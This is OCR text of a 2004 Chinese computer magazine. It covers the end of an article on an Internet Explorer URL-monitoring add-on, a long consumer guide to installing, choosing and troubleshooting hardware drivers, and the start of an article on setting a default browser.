(2) 注册/卸载COM对象的有关信息到IE浏览器扩展功能指定的注册表位置。将COM对象的CLSID写入到IE浏览器扩展功能指定的注册表位置后，当IE浏览器启动时，就通过该CLSID查找COM对象有关信息(如文件路径)，从而实现了COM对象嵌入式功能扩展。为了实现这个目的，只需要在注册表的[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects]项下，建立一个名称为COM对象的CLSID的注册表项目即可。

3.开发监控模块

监控模块主要完成对IE浏览器的监控功能，在Invoke()函数中触发BeforeNavigator2事件时调用执行，主要包括ChkUrl()、WriteSite()、WriteLog()和GetIP()四个功能函数，分别完成检查URL(及IP地址)、记录URL和IP地址、记录系统日志、根据URL取得IP地址的功能，分别简单介绍如下，具体实现详见程序源代码。

(1)ChkUrl()函数：它是监控模块的核心函数，也是模块的入口函数。ChkUrl()函数首先取得用户请求的URL，并且调用GetIP()函数取得其对应的IP地址，然后到系统中查找该URL及IP是否已经存在，如果存在则根据系统保存的结果禁止/允许用户访问，否则就根据系统的当前工作状态(禁止/允许)动态处理，同时调用WriteSite()函数将该URL和IP地址保存到系统中。最后调用WriteLog()函数记录系统日志。

(2)WriteSite()函数：完成将URL和IP地址保存到系统中的功能，同时记录系统当前日期和时间。

(3)WriteLog()函数：将有关信息形成系统日志并且保存下来，主要有网络URL和IP地址、用户名称、访问日期和时间、处理结果(禁止/允许访问)等信息。

(4)GetIP()函数：提供根据URL取得对应IP地址的功能，通过调用TNMHTTP组件的相关功能实现：首先将URL赋值给TNMHTTP组件的Host属性，然后调用ResolveRemoteHost()方法，就可以从其RemoteIP属性中获得对应的IP地址。

4.开发维护程序

维护程序主要实现系统参数维护和日志管理两方面功能，在启动时需要管理员登录。

(1)系统参数维护：启用/停止系统监控功能等，程序界面如图3所示。



图3　系统参数维护

(2)系统日志管理：日志的查询、打印等功能(见图4)。




图4　系统日志维护

总结和系统进一步完善计划

本文详细介绍了嵌入式IE浏览器监控程序的开发方法和实现过程，该系统以COM对象的形式嵌入到IE浏览器中，可以实现对IE浏览器(即用户)的监控功能。

为了方便广大读者使用这个实用程序，我们已经把源程序和可执行文件一起打包提供下载，下载地址是：http://www.cfan.com.cn/11program/200420/source.zip CF [CX01]



- 所有硬件都需要驱动程序，甚至是你的CPU！
- 蓝屏死机很可能是因为驱动程序惹的祸！
- 驱动程序安装也要讲究顺序，否则会导致Windows 不稳定或性能大幅下降！

Driver 让你的电脑飚起来

■ 选题推荐　陈景云(奖金 200 元)
■ 策划　CFan　怪鸭兽
■ 执笔　驱动之家　胡世权 沈红志

菜鸟的三大疑问

1.驱动程序是什么？

英文名为“Device　Driver”，全称为“设备驱动程序”，它是一种特殊的程序。首先其作用是将硬件本身的功能告诉操作系统，接下来的主要功能就是完成硬件设备电子信号与操作系统及软件的高级编程语言之间的互相翻译。当操作系统需要使用某个硬件时，比如:让声卡播放音乐，它会先发送相应指令到声卡驱动程序，声卡驱动程序接收到后，马上将其翻译成声卡才能听懂的电子信号命令，从而让声卡播放音乐。

可能有人会问，为什么不把驱动程序和操作系统紧密结合起来，还让用户这么费事地安装驱动程序呢？这是因为硬件变化比操作系统的升级快很多，并且新硬件层出不穷，有了驱动程序就能非常方便地让用户使用新硬件。同时，将驱动程序与操作系统分离的部分原因在于驱动程序可以自由添加新功能，这样无需对操作系统自身进行修改，就能应硬件的需要而进行改动。新驱动程序的开发往往由硬件生产厂商负责，操作系统厂商无需任何代价，但整个系统的表现能力却可以不断得到加强。

正因为驱动程序有如此重要的作用，所以人们都称驱动程序是“硬件的灵魂”或者是“硬件和系统之间的桥梁”。

2.我的CPU为什么不用装驱动程序呢？

只有通过驱动程序，操作系统才能控制电脑上的硬件设备，所以电脑中每一个硬件都离不开驱动程序。

有些读者可能会问:“不是每个硬件都需要驱动程序才能工作吧？我的CPU和硬盘就从来没有安装过驱动程序。”

或者是遇到这种情况:“我的USB设备(如闪存盘、移动硬盘等)直接插上去就可以使用了，从来不用安装驱动程序。”

甚至还有人说:“我没有安装任何驱动程序，但我的电脑照常可以使用啊！”

其实这些都只是一种假象！

按下Win＋Break组合键，打开“系统属性”窗口，接着单击“硬件→设备管理器”(见图1)。



图1　在这里显示了电脑中所有硬件

双击任意一个硬件，比如“处理器”下的子项，进入“驱动程序”选项卡，你可以看到CPU驱动程序的一些信息，

再单击其中的“驱动程序详细信息”(见图2)，是不是有详尽的驱动程序信息，如：供应商、文件版本、发行日期等，甚至还有这个驱动程序文件所在的具体位置。你是否会感到莫名其妙：“我并没有安装CPU的驱动程序啊，它怎么来的？”



图2　没想到吧?CPU也有驱动

其实在安装Windows的同时，它已经悄悄地帮你安装了一些常用硬件的驱动程序，因为Windows本身会包含许多常用硬件设备，如鼠标、键盘等的驱动程序，更别说不可或缺的CPU和硬盘了。而高版本的操作系统，如Windows XP甚至还包含了很多显卡、声卡和网卡等设备的驱动程序，这样也就不难理解有些用户安装完高版本的操作系统后，甚至不用安装任何驱动程序就能正常使用了。

而USB设备等硬件只要插到电脑上就可以使用了，这是因为Windows支持即插即用。所以，USB设备等硬件同样需要驱动程序支持才能工作，只不过给它们安装驱动程序是在后台进行的。

3.既然Windows都帮我装好了，还有必要再升级驱动程序吗？

答案当然是肯定的。硬件的更新总是领先于操作系统(比如Windows)版本的更新，并且硬件厂商为了提高其硬件产品的性能和兼容性，也在不停发布新版本的驱动程序，如ATi固定每月发布一款新版本的催化剂显卡驱动。因此当一些新型号的硬件不能被操作系统识别，或有一些硬件(不管是老型号还是新型号)，虽然能被识别并可以正常工作，但由于操作系统包含的驱动程序版本一般较低，不能完全发挥这个硬件性能和提高其兼容性时，就必须为其手动安装或升级合适版本的驱动程序。

小知识

公版、非公版、非正式版驱动程序

★公版驱动程序：是某类硬件芯片厂商按照公版设计编制的驱动程序。一般适合于所有采用该核心芯片的产品，因此既可以用在公版产品上，也可以用在非公版产品上。公版驱动程序的兼容性较好，并且性能通常很出色，更新速度快。

★非公版驱动程序：硬件产品厂商为其产品量身定做的驱动程序，由产品厂商发布，一般只能用在自己品牌的产品上。当然有些厂商所发布的驱动程序仅仅是在公版驱动程序内核基础上做一些外部包装，几乎可以看作换了个标志的公版驱动，性能也与公版几乎完全相同。如果产品采用了某些独特设计，比如：采用自行设计的布线及元器件配备方案，那么采用产品厂商的驱动程序，性能会高于公版驱动程序，而且厂商自行开发的驱动程序可能附带有专门针对自己产品系列的各种控制设定程序，调节比较方便。

★非正式版驱动程序：是正式发布之前的测试版本，也叫做测试版驱动程序。它还分成两种：公开发布让用户来进行测试的，称为Beta版(β版)；软件开发商内部自行测试的版本，称为Alpha版(α版)。

安装顺序有学问　想系统稳定跟我来

驱动程序安装顺序也是一件很重要的事情，它不仅关系到系统的正常稳定运行，而且还会对系统性能有巨大的影响。在平常使用中，因为驱动程序安装顺序不同，从而造成系统不稳定，经常出现错误而重启，甚至蓝屏死机的情况也并不少见。而系统性能也会被驱动程序的安装顺序所左右，不正确的安装顺序会造成系统性能大幅下降。

第一步：先打补丁。安装Windows后，应该马上安装Service Pack(SP)补丁。因为驱动程序直接面对的是操作系统与硬件，所以首先应该用SP补丁解决Windows的兼容性问题，这样才能尽量确保操作系统和驱动程序的无缝结合。

第二步：安装主板驱动。主板驱动主要用来开启主板芯片组内置功能及特性，其中一般是主板识别和管理硬盘的IDE驱动程序或补丁，如Intel芯片组的INF驱动VIA的4in1补丁等。如果还包含有AGP补丁，一定要先安装IDE驱动再安装AGP补丁，这一步很重要，也是很多造成系统不稳定的直接原因。

第三步：安装DirectX驱动。推荐安装最新版本，目前DirectX的最新版本是DirectX 9.0C。

小提示

我的显卡不支持DirectX 9.0，不用装了吧？

其实这是个错误认识，把DirectX等同于了Direct3D。

DirectX是微软嵌在操作系统上的应用程序接口(API)，DirectX由显示部分(Direct3D)、声音部分(DirectSound)、输入部分(Direct Input)和网络部分(DirectPlay)四大部分组成，显示部分又分为DirectDraw(负责2D加速)和Direct3D(负责3D加速)，所以说Direct3D只是其中的一小部分而已。

新版的DirectX改善的不仅仅是显示部分，同时也会更新三大部分，带来更好声效；支持更多游戏输入设备，并对这些设备的识别与驱动上更加细致，充分发挥设备最佳状态和全部功能；另外，还能增强电脑网络连接，提供更多连接方式。只不过DirectX在显示部分改进比较大，也更引人关注，才忽略了其他部分的功劳，所以安装新版本的DirectX的意义并不仅在显示部分了。

第四步: 这时再安装显卡、声卡、网卡、调制解调器等插在主板上的板卡类驱动程序。

第五步: 最后安装打印机、扫描仪、读卡器这些外设驱动程序。

这样的安装顺序就能使系统文件合理搭配，协同工作，充分发挥系统整体性能。

小提示

其他外设驱动不容小视

显示器、键盘和鼠标等设备也是有专门驱动程序，特别是一些品牌比较好的产品。虽然不用安装它们也能被系统正确识别并使用，但安装上这些驱动程序后，能增加一些额外的功能并提高稳定性和性能。如微软鼠标驱动 IntelliPoint(见图 3)，不仅能让你重新定义每一个按键的功能，还可以调节鼠标移动速度，这点对于一些游戏玩家十分重要——如玩 CS 类游戏时，能否迅速准确地把准星定位在敌人头上，这就看你对自己鼠标移动速度的把握了。



图 3 而罗技的鼠标驱动常常能用于其它品牌的鼠标，使其得到性能提升

这么多驱动版本让我选哪个

在下载驱动程序时，我们可能都会面临这样一个问题：任何一款硬件都不仅仅只有一款驱动可用，有些甚至多达几十款，到底应该如何选择呢？

1.三个典型误区

误区 1:要想稳定就用系统自带的

系统自带驱动存在以下两大先天缺陷:

①硬件性能无法得到充分发挥: 它和后期安装的驱动相比，最显著的是少了许多对硬件工作状态的详细设置界面。举个经典的例子：安装 Intel Chipset Software(简称 INFinst，英特尔芯片组程序)前，IDE 控制器显示为标准双通道控制器(见图4)，硬盘被识别为“Generic IDE Disk Type 47”，也就是说此时即使 ATA100 的硬盘也只是工作在 ATA33 速度下。只有在安装了 INFinst 后，IDE 控制器显示为对应芯片组厂商的硬盘控制器(见图5)，硬盘变为“ST340022A”或“QUANTUM FIREBALL CX1”这样的格式时，才表明硬盘真正工作在高速的 ATA100 模式下。



图 4




图 5

小提示

先装Intel主板芯片组驱动重启后再装IAA(Intel Application Accelerator，硬盘加速驱动程序)

如果顺序错误，很可能会导致一些莫名其妙的故障出现，如把光盘放入光驱后，光驱指示灯闪了一下就没有任何反应了，同时“我的电脑”中光盘盘符消失。如果遇到此问题，请卸载 IAA，然后按照正确顺序安装。

②对软件“兼容性”越来越差: 在同样软件环境下，如 ATi 和 nVIDIA 的一些显卡驱动很容易发生兼容性问题(见图 6)，必须升级才能解决。另外，一个最明显的证明就是，Windows XP 自带有 GeForce 4 MX440 的驱动，仅仅依靠这个驱动，只能让显卡与大部分游戏失之交臂。显然这些与软件“不兼容”的现象，仅仅靠通过安装系统自带驱动程序是远远不能够解决的，解决的办法一般就是升级最新的驱动程序。




图6 系统自带驱动让 ATi Radeon 8500 在 Farcry 中出现光怪陆离的处理结果

误区 2:要想功能最新那就装最新版本的

升级最新驱动程序几乎可以肯定地说只提高硬件兼容性，至少不会降低兼容性，但对于性能，就不是这么简单了。例如，ATi 最新发布的催化剂 4.9 版驱动，除本身容量更加庞大外，还需要安装微软的.NET 1.1 Framework，对于那些早期显卡在安装最新驱动后，可用资源立刻变得捉襟见肘，无疑影响了性能正常发挥。

至于 nVIDIA，拿目前最高版本的 ForceWare61.77 版

驱动来说，OpenGL 性能提升相当明显。笔者经过测试，发现使用 ForceWare56.72 和 ForceWare61.77 两款驱动前后，基于最新 GeForce FX 架构的显卡包括 GeForce FX 5200 的在内 OpenGL 性能都有了明显的提升，但 GeForce 系列包括经典的 Ti4200 的性能却未能从中得到丝毫好处。

误区 3：要想性能最好，可以用第三方驱动

第三方驱动，通常指动手能力比较强的玩家，在官方驱动基础上进行一系列破解和改造，将被厂商屏蔽的功能或保守设置强行打开后生成的驱动，如 ATi 的 DNA 和 Omega 驱动。而 nVIDA 的 Omega 驱动，就是将 nForce2 不同版本主板驱动中的 AudioDrv、AudioUtl、Ethernet、GART、IDE、MemCtl、SMBus 进行自由组合后生成的混合型驱动。再有就是创新声卡中威望甚高的 KX、YouP-PAX 系列驱动。这些驱动甚至被许多玩家视为珍宝。的确一些修改较完美的第三方驱动，如声卡驱动，音质提高的快感实在是非外人所能感觉得到的。但这些第三方驱动大部分也都存在以下缺点，没有安装程序、需要手动设置，同时因为过分追求性能而兼容性上必然有所降低。

小资料

如何识别未知硬件

除了查看硬件说明书、观察硬件外观(板卡的 PCB 板、北桥芯片、显卡核心芯片等)、查看开机自检画面(按 Break 键暂停开机画面)等方法外，还可以借助 EVEREST(原名为 AIDA32，汉化版下载地址:http://xz.onlinedown.net/down/everestpro110.rar)来识别。

另外，在 Windows 中使用的检测软件常常只有在驱动程序正常安装后才可以正确显示硬件信息，因此还推荐使用 DOS 版的 Hwinfo(下载地址:http://sq5.onlinedown.net/down/hwinf494.zip)，将下载文件解压缩到硬盘的任意目录(如 C:\hwinf)，用启动软盘启动系统，进入 C:\hwinf，然后输入“hwinf”回车即可启动该软件。它能够通过底层语言直接访问硬件寄存器或 BIOS 芯片，可以准确判断出大部分硬件型号。还可以进入“Bus Type”查看 PCI、AGP、ISA 设备详细列表(见图 7)。另外，许多高手还用 Hwinfo 来验明硬件的真伪。



图 7　通过 Hwinfo 强大的功能可以方便地查找出硬件准确型号，尤其是那些老式的、板卡标识模糊不清、不常见的网卡、声卡、Modem 和主板等

而对于主板型号、PCI 设备的识别还可参考 2003 年 15 期《读懂主板的身份证—BIOS-ID》及 2004 年 08 期《PCI 设备的终极警探—读懂设备 ID》。

2.专家的三条建议

(1)首选通过官方和微软 WHQL 认证的驱动

任何一家负责的硬件厂商推出新驱动前，会进行大量不同平台下的兼容性、稳定性测试，之后才会推出官方正式版驱动。但是否与操作系统百分之百兼容，还需要 Windows 的掌门人微软说话。WHQL 认证对于用户来说无疑是为驱动买了一份保险，因为微软自己的操作系统由它来做这个认证自然有着不容置疑的权威地位。通过 WHQL 认证的驱动，微软会在驱动中加入数字签名，系统便会自动加载这些驱动程序，反之会在安装时出现如图 8 所示的提示窗口。




图 8　在 Windows XP 中，如果安装的驱动程序有问题，可使用设备管理器中硬件属性的“返回驱动程序”恢复回原有驱动

可以看出一款经过 WHQL 认证的官方正式版驱动无疑在兼容性和稳定性上有着强有力的保证，因此建议把这类驱动作为第一位选择。

小知识

WHQL 认证

WHQL 认证全称为 Windows Hardware Quality Labs ——Windows 硬件质量实验室，其主要作用是负责创建管理，用于测试 Windows 及外围设备的兼容性测试工具包，并利用这个工具包以及各种方法对硬件和驱动进行兼容性测试，来保证各种设备和驱动在 Windows 中的稳定运行。

(2)选择硬件退出市场前发布的驱动程序

一款硬件在发布最初稳定性和兼容性是驱动首要解决的问题，硬件性能往往不能得到百分百的发挥，但随着产品上市时间拉长，驱动程序制作人员有更充足的时间对驱动进行深度开发，同时根据用户在使用过程中反馈的情况对驱动进行改进和提高，因此，在新品发布后期推出的驱动程序往往会在性能上有较大提升。

比如：GeForceFX 6800 Ultra 在刚发布时，安装其 ForceWare 60.72 和 ForceWare 60.80 驱动后，甚至不能正常运行 Farcry 这样的游戏。只有到了 ForceWare 61.11 版后，兼容性问题才得到稍微解决，性能也有了大幅提升。

而对于那些已退出市场不再销售的硬件，强烈建议选择在硬件退出市场前的收官之作。

(3)选择得到普遍认可的、新技术非首次使用的驱动

对于Intel芯片组，兼容性较好，基本上不会出现什么问题。而VIA和nForce2芯片组，由于兼容性较差，在驱动版本选择上，就不那么简单了。

VIA鼎鼎大名的Hyperion 4-IN-1驱动内置的VIA IDE Filter Driver(IDE过滤驱动)在性能上远不及VIA IDE Miniport Driver(IDE覆盖驱动)，IDE过滤驱动是大多数人安装4-IN-1驱动时默认装上的，它无法直接存取I/O，主要用来监控底层驱动，确定系统常规驱动的高/低位层，当遇到I/O错误时，它就将所有存储设备的传输模式从最高降到最低，即速度最低的PIO兼容模式从而保证系统正常运转，其特点是性能较差但兼容性较好。而IDE覆盖驱动安装后，自动覆盖并接替系统原有驱动程序，能灵活控制和校正UDMA设备出现的I/O错误掌握硬件动作，并可以由高到低逐级自动递减设备的传输模式级别直至最佳状态，并且采用了优化系统内存分配运算法则，因此在通常情况下，性能提升要远明显于过滤驱动，但在进行数据量较大的突发性传输时，却有可能引发数据流丢失。

而nForce芯片组同样也面临过IDE控制兼容性和性能无法兼顾的困境，如nForce 4.24驱动最初版本会导致某些IDE光驱会莫名其妙丢失或识别为SCSI设备或者出现Windows 2000/XP重启时硬盘突然停转这样骇人的情况。直到进行一系列改进才最终缓解了兼容性和性能之间的矛盾。

对于这样性能和兼容性很难兼顾的情况，又该如何进行选择呢？建议通过互联网(如驱动之家http://www.mydrivers.com及其论坛)或其他各种途径选择那些大部分人试用后反映较好的版本，对首次采用新技术的驱动要谨慎使用。

寻找根源解决驱动程序故障

电脑故障70%～80%是由软件引起的，其中驱动程序的原因占到将近一半。不正常的驱动安装所引发的故障多种多样，表现也不尽相同，轻则只是硬件性能不能发挥，系统运行性能低下等，重则使系统变得不稳定，死机重启或蓝屏发生，从小的方面来说可能是声卡工作异常、游戏停顿、颜色丢失等，大则可能引起系统罢工、程序失常等。

实例1:硬件冲突导致驱动程序无法安装

最常见的故障原因是由于硬件之间存在中断、DMA、I/O地址、内存地址冲突所导致驱动程序安装后不能正常驱动硬件。这一类冲突主要存在于Windows 98/Me里，Windows 2000/XP一般不会出现，症状为，驱动程序安装一切正常，但硬件就是不能正常工作，资源管理器中出现红色叉号和黄色感叹号。

出现这类故障主要是由于两个不同硬件使用了同一IRQ中断、DMA请求、内存地址或I/O地址，如使用COM2口的串口鼠标与内置MODEM发生冲突、网卡和打印机、显卡冲突等。解决这类问题需要一个逐渐排除过程:

第一步:先进入BIOS设置程序，将“Resources Controlled By Auto”改为“Manual”，让电脑自动对这些资源进行分配。

第二步:仍不能解决，可尝试将扩展卡更换PCI插槽位置，关闭系统中不用的设备释放更多可用资源。

第三步:如果依然不能解决问题就需要手动为硬件指定不同的资源，或尝试升级主板BIOS、硬件驱动程序来解决这类故障。

火速链接

2004年第2期《耳熟≠能详 中断知识大普及》一文详细地讲解了中断冲突方面的知识。

实例2:请驱动程序数据库帮助解决问题

有时，在Windows 98/Me中安装或更新指定硬件的驱动程序后，它不能正确工作，即使尝试再次安装其驱动程序，仍不行，当你一愁莫展时，不如试试这个绝招。

小知识

Windows驱动信息数据库

Windows提供驱动程序信息数据库(Windows Me中叫做硬件信息数据库)，它包括当前系统的所有驱动程序，这些数据库包含在Windows\Inf的Drvdata.bin和Drvidx.bin文件中。

当驱动程序更新或被更改时，驱动程序信息数据库中的信息也会更改。但Windows不会检查驱动程序的安装是否正确。因此，如果你出现了上面提到的问题，可以重建驱动程序信息数据库，去掉在安装驱动程序时可能引起错配文件的任何信息。

第一步:在完成更新工作前，一定要准备好硬件的驱动程序，因为删除设备后，Windows重启时会提示安装该设备。

第二步:进入Windows安全模式，按Win+Break组合键打开“系统属性”，进入“设备管理器”选项卡，从列出设备的树状模型中删除有问题设备的所有项，然后关闭，如果系统提示重启电脑，单击“否”。

第三步:单击“开始→查找”，然后单击“文件或文件夹”，在“名称”框中，键入“drvdata.bin”，然后单击“立即查找”。找到后，右击“Drvdata.bin”，选择“重命名”，将其改名为“Drvdata.xxx”。

第四步:用第三步的方法将“Drvidx.bin”重命名为“Drvidx.xxx”。

第五步：重启系统并进入正常模式，Windows 便会创建驱动程序信息数据库，并提示安装问题设备默认的驱动程序，放入硬件的驱动程序软盘或指定其在硬盘中的保存位置，然后进行安装即可。

实例3：安装驱动程序后工作极不稳定

由于系统自动安装了与硬件不兼容的驱动程序，或旧版本驱动没有完全清除，导致硬件不工作或工作状态极不稳定。这类故障比较普遍，在 Windows 98/2000/XP 下都会出现，而且由于是系统自动加载的驱动，因此在表面上不会像中断冲突之类故障会出现明显的错误提示。

用过 i810 主板的朋友都知道，这款低廉的主板所搭载的声卡芯片组质量千差万别，一些新手在安装声卡驱动时头大如牛，这些芯片彼此间“兼容性”较好，不管安装任何一款驱动，系统都不会有错误警告，也不会出现中断冲突这样的明显标识。声卡一切显示正常，但就是不能正常发音，删除了错误驱动，重启后，系统又自动“聪明”地加载了卸载过的驱动。即使安装了正确驱动程序，系统依然会把第一次安装的驱动作为声卡默认驱动。

怎样才能彻底将不需要的驱动程序删除掉呢？大部分人都会从控制面板里将驱动程序进行反安装，或从设备管理器里将硬件删除，但只这样做是不够的，系统并没有彻底删除旧驱动程序。你还要执行下述操作。

Windows 98/Me：还要将 C:\Windows\INF 文件夹下相关 INF 文件（可利用搜索功能直接用硬件名称为关键词）删除掉，系统就会在加载驱动时找不到 INF 安装文件而放弃安装。

Windows 2000/XP：除删除在C:\WINNT\inf文件夹中的相应 INF 文件外，还要将该 INF 文件夹下以“OEM”开头的文件删除，它们其实是 INF 文件的备份，不删除的话系统会在启动之后依然加载错误的驱动程序从而无法更新驱动。

小提示

显卡驱动最易惹事生非

据专家多年的调查和研究发现，Windows 崩溃的最常见原因之一就是显卡驱动程序出问题，该现象所给出的错误信息常常令用户上当受骗，比如：无法解释的锁定问题和鼠标指针问题就经常源于显示卡驱动程序。

实例4：安装不完善的驱动程序出现故障

由于安装了不完善的驱动程序、系统或驱动程序文件丢失、遭到破坏、与硬件相关选项设置不当造成。

某些硬件由于本身兼容性较差，上述故障即使都不存在，也会在使用过程中有这样那样的问题，典型的实例如在 i845 系列主板上使用最多的 ALC 系列声卡，可能会在游戏中出现声音突然丢失或播放视频文件时没有声音的现象。再如使用 nForce2 主板的用户都遇到过这样的情况，Windows 2000 下，进入桌面或拷贝文件时，声卡会发出爆音或播放断断续续，网络会突然无缘无故中断连接，这些情况都是因为声卡和网卡驱动程序不完善引起，出现这些情况后就要及时关注是否有最新版本驱动程序发布。

实例5：“非法操作”都是驱动程序惹的祸

以前用得好好的硬件，如 Modem、扫描仪、打印机，突然在使用时提示非法操作（见图9）或乱码提示。




图9 看到这个提示，别先怪软件或 Windows，没准是驱动程序惹的祸

这类故障多是因为非法关机、病毒破坏、误操作删除、程序混乱等造成系统或驱动程序文件丢失或不完整，解决方法首先要对系统进行彻底杀毒，然后将系统文件恢复正常，如使用 Windows 下的系统文件检查器（在“开始→运行”中输入“SFC”）或系统还原，最后将硬件驱动程序重装一遍，三步之后一般即可解决。

实例6：驱动相关选项设置不当引发硬件工作异常

此外，驱动相关选项设置不当也会引起硬件工作异常，这一点不同硬件表现各异，例如将显卡 OpenGL 贴图细节度设置过低而导致游戏画面模糊不清，分辨率设定超过显示器承受能力而引起黑屏。比较典型的例子是 ALC 系列声卡在安装驱动后，系统会自动安装 SoundMAX 并在启动时加载，用它可以方便地对电脑使用环境和单色进行调节，但声卡有时却会突然“变性”，男声完全变成了女声，这是因为在 SoundMAX 进行了不当的设置造成的。

这些操作都跟驱动提供的选项有关，在进行排除时，只要仔细查看跟硬件相关的设置和程序，就能逐步找到问题的根源。

巧用你的驱动程序

实例1：换驱动程序提高打印速度

现在驱动程序“体积”越来越大，主要就是因为新版本的驱动程序增加了越来越多新功能，但有时很多功能根本用不上，而驱动程序的执行效率却因此受到一些影响，从而

影响到硬件设备的性能，这也是驱动程序并非越新越好的原因之一。选择合适的驱动程序能提高硬件设备的性能是毋庸置疑的，这里就举一个“打印机安装合适的驱动程序后提高打印速度”的例子。

如果你的打印机经常用来打印纯英文报告或账单，安装一个不调用图形和汉字字库的打印机驱动，打印速度会比相应的中文驱动快得多。Generic/Text Only 打印机驱动就是这样不包含图形和汉字字库驱动，它可以在绝大多数打印机上通用。如果嫌麻烦，在打印纯英文文档时调用 Generic/Text Only，偶尔需打印中文或图形时调用中文驱动，这样能有效提高打印速度。Generic/Text Only 打印驱动可在英文版的 Windows 98，中英文版 Windows 2000/XP 中找到(见图 10)。



图 10　通用打印驱动还有不少，利用它们还能实现更多妙用

如果是中文版 Windows 98，要到英文版 Windows 98 的电脑下搜索“msprint.inf”打印机驱动列表文件，并将它拷贝过来，在添加打印机时选择“从磁盘安装”，手动指定这个文件就会显示出英文版 Windows 98 的打印驱动列表，然后放入中文版 Windows 98 安装光盘，按正常步骤安装即可。

火速链接

2003 年 03 期《乌鸦也能变凤凰——提升 AC’97 音质的软方法》一文我们介绍了如何提升AC'97声卡的音质，该文主要利用了Analog Device公司推出的SoundMAX驱动程序，并且通过对其修改，可以让更多AC'97声卡享受到同等的待遇。

实例 2:“偷梁换柱”安装没有合适版本的驱动程序

有时，某个硬件已经停止驱动程序的更新，这样，当安装较新版本 Windows 时，就会遇到没有相应驱动程序，而无法使用硬件的问题。其实可以先安装低版本的 Windows，并完成硬件驱动程序安装，然后再升级操作系统。一般可以解决问题。

另外，你也可以试试用低版本的驱动程序，比如 Windows XP，可以试试用 Windows 2000 的驱动程序，如果不行，再试试 Windows 9x 的，有时也会奏效。

除上面的方法外，如果你的旧系统中有相应 INF 文件，可以通过 Windows 的搜索功能将相应硬件的 INF 文件找出来，它们一般放在 Windows\inf 文件夹，搜索时只要包含相应硬件的名称即可。如要查找 Trident 9750 显卡的驱动程序，只要在 Windows 查找对话框的“包含文字”后输入“Trident”即可。利用同样方法将驱动程序的 VXD、HLP、EXE、DRV 等文件找出来(一般保存在 Windows\System 文件夹或 Help 文件夹中)，然后连同 INF 文件放到某一文件夹下，再通过安装正常的驱动程序的方法将其安装到新操作系统中。

实例 3:脱胎换骨重新做人

在 Windows XP 中，如果更换了使用其他芯片组的主板(使用同一厂商的芯片组将不会有问题)会给你带来一些麻烦，系统将不能顺利开机，大多会在载入某几个驱动程序的时候而停止。

其实可以在更换主板前，先按下 Win + Break 组合键打开“系统特性”，进入“硬件”选项卡，再单击“硬件配置文件”按钮打开“硬件配置文件”窗口。选中“Profile1”，单击“重命名”按钮，把它改名为“FirstOne”，再选中“FirstOne”，按下“复制”按钮，把“FirstOne”复制为“SecondOne”(见图 11)，按下“确定”按钮两次关闭“系统特性”窗口。



图 11　平时也可以使用这个方法实现不同硬件平台的快速切换

更换主板，然后启动电脑，系统将会询问使用哪一个硬件配置信息，一共有“FirstOne”、“SecondOne”和“None of the above”(以上都不是)，选中“None of the above”，按下回车键。电脑将会重新识别所有硬件设备，这样一些无法识别的硬件也有可能被识别出来了。接着再通过上面方法打开“硬件配置文件”窗口。删除掉除 Profile1 以外的其他硬件配置文件即可。 CF [ZT01]

浏览器市场永远充斥着火药味，生与死的竞争一天也没有停止过: Netscape 已成昨日黄花，昔日霸主 Internet Explorer 也并非铜墙铁壁，一个个生力军(如 GreenBrowser、Maxthon、Tencent Traveler)都身怀绝技。可能你只喜欢 IE，但点击 QQ 中的链接时却弹出了 Tencent Traveler;可能她只喜欢 GreenBrowser，但点击 MSN Messenger 中的链接时却弹出了 IE;可能他只喜欢 Tencent Traveler，可是却同样受到 IE 的侵扰……如何让浏览器统一成为我们关心的话题。

浏览器 统一四国

■北京 阮征 CCRun

IE、Tencent Traveler(QQ 自带的浏览器 TT)、GreenBrowser(GB)和 Maxthon(MyIE2)是用户群最大的四款浏览器，应该说还是用 IE 的人最多，但其市场占有率有所降低，TT、GB 和 MyIE2 也非常受用户青睐。不过许多朋友苦恼的是，按照默认设置，如果点击 MSN Messenger 聊天窗口中的网址，会用 IE 打开;如果点击 QQ 聊天窗口中的链接，会用 TT 打开。如何让所有地方的网址(包括 Foxmail、Outlook Express、QQ、MSN Messenger 等)都只用自己喜欢的浏览器打开呢？首先需要将自己喜欢的浏览器设置为默认浏览器，使得点击 Foxmail、Outlook Express 等程序中的链接时用默认的浏览器打开，接着需要为 QQ 和 MSN Messenger 单独定制。

让 IE 统一四国

1.将 IE 设置为默认浏览器

IE 本身就是系统默认浏览器，但有时可能会一不小心将其他浏览器设置成了默认浏览器，要恢复 IE 为默认浏览器可以采取如下的方法。

